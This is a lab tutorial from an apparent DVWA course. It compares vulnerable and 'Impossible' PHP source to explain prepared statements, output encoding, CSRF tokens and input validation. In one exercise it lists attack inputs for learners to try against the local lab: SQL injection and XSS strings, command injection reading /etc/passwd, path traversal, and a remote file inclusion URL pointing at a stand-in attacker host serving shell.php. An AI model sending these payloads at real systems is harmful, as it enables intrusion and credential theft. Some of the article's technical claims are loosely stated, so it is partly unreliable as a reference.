
This article teaches defensive security by analyzing DVWA's Impossible security level—the reference implementation of secure PHP code designed to resist standard web attacks. Rather than exploiting vulnerabilities, readers study the exact source code that prevents SQL injection, XSS, CSRF, and command injection, understanding why each security control works. The article demonstrates that meaningful security education requires comparing vulnerable and secure code side-by-side to see the concrete transformation from attack-prone to resistant implementations.
- Prepared statements fundamentally separate SQL from dataThe article explains that prepared statements work differently from escaping: they send the query structure to the database as a template first, then bind data values separately. Because the database parses the query structure before receiving any user data, user input is never interpreted as SQL syntax regardless of characters. This makes prepared statements theoretically resistant to encoding bypass tricks that can defeat character escaping. The Low security version uses raw string concatenation ($query = "SELECT ... WHERE user_id = '$id'"), while Impossible uses PDO with parameterised queri
- htmlspecialchars requires three parameters to prevent XSSThe article identifies that most developers miss critical details: htmlspecialchars() without the ENT_QUOTES flag does not encode single quotes, creating XSS vectors in attribute context like value='[injection]'. The Impossible level uses htmlspecialchars($input, ENT_QUOTES, 'UTF-8') with all three parameters specified. The ENT_QUOTES parameter encodes single quotes and double quotes, while the explicit 'UTF-8' charset prevents multibyte character encoding tricks. The Low version simply echoes unencoded user input directly into HTML.
- CSRF token implementation uses session storage and validationThe article describes the complete CSRF token lifecycle: tokens are generated once per session using md5(uniqid()), stored server-side in $_SESSION['session_token'], embedded in HTML forms as hidden fields, and validated on submission by comparing $_GET['user_token'] against $_SESSION['session_token']. The attack prevention mechanism relies on same-origin policy—attacker pages cannot read the victim's session token via cross-origin requests. Any forged request without the correct token is rejected.
- Defence in depth uses multiple independent security controlsThe article emphasizes that Impossible level implements multiple independent controls per vulnerability class, so bypassing one control does not bypass others. For SQL injection alone, it combines input validation (is_numeric), parameterised queries (PDO), integer type enforcement (PDO::PARAM_INT), and a LIMIT 1 clause. This layered approach means that if one control has an unforeseen weakness, the others still protect. The article contrasts this with Low security having no controls and Medium/High having partial controls that remain bypassable.
- Command injection prevention through elimination not sanitisationThe article introduces a defensive principle demonstrated in the Impossible Brute Force module: elimination over sanitisation. Rather than attempting to sanitise dangerous characters (which can be bypassed), the secure code validates that input matches a specific pattern exactly, then uses parameterised system calls rather than shell command construction. This prevents attackers from injecting operators like semicolons or pipes by rejecting any input that doesn't conform to the expected format.
- Timing consistency prevents user enumeration attacksThe article identifies timing as a subtle security control: if an application responds faster for non-existent usernames than for existing usernames with wrong passwords, attackers can enumerate valid users even without successful authentication. DVWA's Impossible Brute Force module uses consistent sleep timing regardless of authentication outcome to close this side channel. This control is often overlooked by developers but represents a genuine information leakage vulnerability.
- File upload security uses allowlists not blocklistsThe article lists file upload allowlist implementation as a reusable pattern from Impossible: $allowed = ['image/jpeg', 'image/png', 'image/gif']; if (!in_array($fileInfo['mime'], $allowed)) die('Invalid'). This explicitly accepts only known-safe file types rather than attempting to block dangerous types—a strategy that prevents attackers from uploading novel file type variations or bypasses.
- CSRF token comparison must use timing-safe equalityThe article specifies that CSRF token validation should use hash_equals() rather than the == operator to prevent timing attacks. The pattern shown is: hash_equals($_SESSION['token'], $_POST['token']). A regular equality check leaks information through response timing based on where characters diverge, allowing attackers to guess tokens byte-by-byte. Timing-safe comparison takes constant time regardless of match position.
Bottom line: Security requires understanding both how attacks work and why specific defensive controls actually stop them—and the best way to learn this is reading Impossible-level source code alongside vulnerable code to see the concrete transformation. The five reusable security patterns (parameterised queries, output encoding with correct parameters, CSRF tokens, input validation, and file upload allowlists) represent professional security engineering practices that translate directly into real applicatio
FREE
Part of the DVWA 30-Lab Series
🎯 After Lab 29
⏱️ 40 min lab · 3 exercises · Lab 29 of 30
✅ Prerequisites — Complete These First
- DVWA: Lab 28: Pentest Report Lab — the techniques and tools from the previous session are assumed knowledge here.
- Environment: Kali Linux running (VM or native install). DVWA accessible at localhost if needed.
- Tools: Burp Suite Community, terminal with root or sudo access.
📋 Lab 29 — DVWA Impossible Security Analysis
Lab 28 produced a full professional pentest report documenting vulnerabilities across the DVWA environment. Today I’m reading the secure side: the Impossible level PHP source code that shows how each vulnerability should have been fixed. This is where the DVWA series transitions from “how to attack” to “why attacks succeed and how to stop them.”
What “Impossible” Means in DVWA
The impossible security level is where I start every DVWA teaching session on secure coding patterns. DVWA has four security levels: Low (completely vulnerable), Medium (partial protections, all bypassable), High (stronger but still bypassable with effort), and Impossible (designed to be genuinely resistant). The Impossible label is slightly aspirational — no code is theoretically unbreakable — but in practice the Impossible source represents defensive coding practices that stop all standard attack vectors covered in the course.
The key design principle at the Impossible level is defence in depth: multiple independent controls for each vulnerability class so bypassing one control doesn’t bypass the others. This is the principle that makes real security engineering more robust than single-layer defences.
SQL Injection — Prepared Statements Deep Dive
My analysis of impossible-level code focuses on what specific changes break the attack chain. The SQL Injection module shows the most dramatic difference between Low and Impossible. Low security: raw string concatenation into a MySQL query with no escaping. Impossible security: PDO prepared statements with parameterised queries, integer type validation, and LIMIT 1.
Prepared statements work at a fundamental level different from escaping. With escaping, user input is modified to neutralise special characters — but encoding tricks can sometimes bypass escaping. With prepared statements, the query structure is sent to the database as a template first, then data values are bound separately. The database treats bound values as data, never as SQL syntax. There is no encoding bypass because the parsing step is completely separate from the data binding step.
⏱️ 25 minutes · DVWA running locally
This lab reads source code rather than exploiting. The goal is to identify the exact lines of code that make each module secure at Impossible level and understand the security principle behind each control.
Step 1: View Low source (DVWA Security = Low → SQL Injection → View Source)
Step 2: View Impossible source (switch to Impossible → SQL Injection → View Source)
Step 3: Compare — list every security control added:
□ Is user input validated before the query?
□ What PHP function is used for the database query?
□ Is the query parameterised (placeholders) or concatenated?
□ Is there a LIMIT clause?
□ What CSRF protection is implemented?
MODULE 2 — XSS (Reflected):
Step 1: Low source → what happens to $_GET[‘name’] before output?
Step 2: Impossible source → what HTML encoding function is used?
Step 3: Note: htmlspecialchars($name, ENT_QUOTES) with encoding parameter
□ What does ENT_QUOTES do that ENT_HTML alone doesn’t?
□ What input length validation is applied?
□ Could you bypass this encoding? Why/why not?
MODULE 3 — CSRF:
Step 1: Low source → is there any CSRF token validation?
Step 2: Impossible source → how is user_token implemented?
□ Where is the token generated?
□ Where is it stored server-side?
□ Where is it validated in the form submission handler?
□ What happens if the token doesn’t match?
Document: For each module, write one sentence explaining
why the Impossible security control stops the attack class.
📸 Screenshot the Impossible SQL Injection source. Share in #dvwa-labs.
XSS — Output Encoding and CSP
The defence patterns I extract from impossible source code are what I recommend in real code reviews. The XSS Impossible source demonstrates the correct implementation of output encoding in PHP. The critical detail most developers miss: htmlspecialchars() without the ENT_QUOTES flag doesn’t encode single quotes, leaving a vector in attribute context. The Impossible level uses htmlspecialchars($input, ENT_QUOTES, ‘UTF-8’) — all three parameters specified correctly.
CSRF — Token Implementation Analysis
Comparing security levels side by side is the teaching technique I find most effective. The CSRF module at Impossible level shows the complete CSRF token lifecycle: generation, embedding, and validation. The implementation uses PHP sessions to store the token server-side and HTML hidden fields to transmit it in forms. The critical design property: the token is unique per session and validated server-side before any state change is processed.
⏱️ 25 minutes · DVWA set to Impossible · Burp Suite
This is a deliberate failure exercise. Set DVWA to Impossible and attempt every attack vector you learned across the previous labs. Document exactly where each attack fails and which specific security control blocks it. Understanding failure is as important as understanding success.
ATTEMPT 1 — SQL Injection (Impossible):
Try: 1′ OR ‘1’=’1
Try: 1; SELECT * FROM users–
Try: 1 UNION SELECT user,password FROM users–
Result: _______________
Which control blocked it? (is_numeric? PDO parameterisation? Other?)
ATTEMPT 2 — Reflected XSS (Impossible):
Try: <script>alert(‘XSS’)</script>
Try: <img src=x onerror=alert(1)>
Try: ‘;alert(1);//
Result: _______________
View source on the response — how does the output appear in HTML?
ATTEMPT 3 — CSRF (Impossible):
Using Burp, craft a CSRF request without the user_token parameter
Send it — what response do you get?
Now try with an incorrect token value
Result: _______________
ATTEMPT 4 — Command Injection (Impossible):
Try: 127.0.0.1; ls -la
Try: 127.0.0.1 && cat /etc/passwd
Try: 127.0.0.1 | id
Result: _______________
What input validation prevents these?
ATTEMPT 5 — File Inclusion (Impossible):
Try: ?page=../../etc/passwd
Try: ?page=http://attacker.com/shell.php
Result: _______________
Document: For each failed attack, write the specific PHP function or
control that blocked it. This becomes your security control reference.
📸 Screenshot one attempt showing the failed attack response. Share in #dvwa-labs.
Command Injection — Elimination vs Sanitisation
My secure coding recommendations come directly from what the impossible level implements. The Command Injection Impossible source illustrates a powerful defensive principle: elimination over sanitisation. Rather than trying to sanitise user input to remove dangerous characters (which can be bypassed), the Impossible level validates that input matches an IP address pattern exactly — and then uses a parameterised system call rather than shell command construction.
Reusable Security Patterns from Impossible Level
The five patterns extracted from DVWA’s Impossible source translate directly into real application security. These aren’t theoretical — they’re the exact implementations that professional security engineers use:
⏱️ 20 minutes · DVWA + text editor
This exercise takes Impossible security analysis from passive to active: instead of reading secure code, write it. Using the patterns extracted from the analysis, rewrite the DVWA Brute Force Low source to Impossible-equivalent security.
Navigate to: Brute Force → View Source (Security = Low)
Note every vulnerability:
□ Is password comparison against plaintext or hash?
□ Is the SQL query parameterised?
□ Is there rate limiting?
□ Is there a CSRF token?
□ Is there lockout after failed attempts?
Step 2: Design your Impossible version
Before coding, list every security control you’ll add:
□ Replace raw SQL with PDO prepared statement
□ Compare against password_hash() not plaintext
□ Add CSRF token check
□ Add account lockout after N failed attempts
□ Add timing consistency (prevent user enumeration via response time)
Step 3: Write the key security-critical PHP sections
Write these functions (pseudo-code is fine):
a) The parameterised SQL query to check username
b) The password verification using password_verify()
c) The CSRF token check
d) The failed attempt counter with lockout logic
Step 4: Compare your design to DVWA’s Impossible Brute Force source
Navigate to: Brute Force → View Source (Security = Impossible)
What did DVWA’s Impossible version include that you missed?
What did you include that DVWA’s version doesn’t?
Step 5: Identify the most critical control
If you could only implement ONE of your security controls,
which one would prevent the most severe attacks?
Why?
📸 Share your written Impossible Brute Force design in #dvwa-labs. Tag #Lab29
📋 Key Commands & Payloads — DVWA Impossible Security Analysis 2026 — Secure Co
🏆 Lab 29 Complete — DVWA Impossible Security Analysis
PDO prepared statements, output encoding with correct parameters, CSRF token lifecycle, command injection elimination, and the five reusable security patterns. Understanding why these controls work makes you both a more effective attacker — you know exactly what’s missing when a target is vulnerable — and a better security engineer. Lab 30 is the final challenge: a complete pentest across the full DVWA environment with no guided methodology, producing a professional assessment report from scratch.
🧠 Quick Check
$id = mysql_real_escape_string($_GET['id']); $query = "SELECT * FROM users WHERE id = '$id'";. Why is this NOT equivalent to the DVWA Impossible level’s prepared statement approach?
❓ Frequently Asked Questions — DVWA Impossible Security
Can DVWA Impossible security be bypassed?
What makes the Impossible level “impossible”?
What is the difference between htmlspecialchars and htmlentities?
What are prepared statements and why do they prevent SQL injection?
Should I study DVWA Impossible code as a developer?
How does DVWA’s CSRF protection work?
Lab 28: DVWA Pentest Report Lab 2026
Lab 30: DVWA Complete Pentest Challenge 2026
📚 Further Reading
- Lab 28 — DVWA Pentest Report — The professional pentest report from Lab 28 documents the vulnerabilities that Impossible security fixes. Reading both in sequence shows the complete vulnerability-to-remediation lifecycle.
- Lab 30 — DVWA Complete Pentest Challenge — The final DVWA lab: a complete unsupported pentest assessment across the full DVWA environment. Lab 29’s Impossible analysis gives you the defensive context that makes the final challenge’s offensive methodology more meaningful.
- SQL Injection Hub — Comprehensive SQL injection coverage from detection to exploitation to remediation. The prepared statements concept from Lab 29 is placed in full context across manual, automated, and blind injection scenarios.
- DVWA on GitHub — digininja — The official DVWA repository. Browse all vulnerability source files directly — Low through Impossible for every module — without running a local installation. Essential for code review analysis and comparison.
- OWASP SQL Injection Prevention Cheat Sheet — OWASP’s authoritative guide to SQL injection prevention, covering prepared statements, stored procedures, and allowlist input validation — the same controls implemented in DVWA’s Impossible level, with language-specific examples beyond PHP.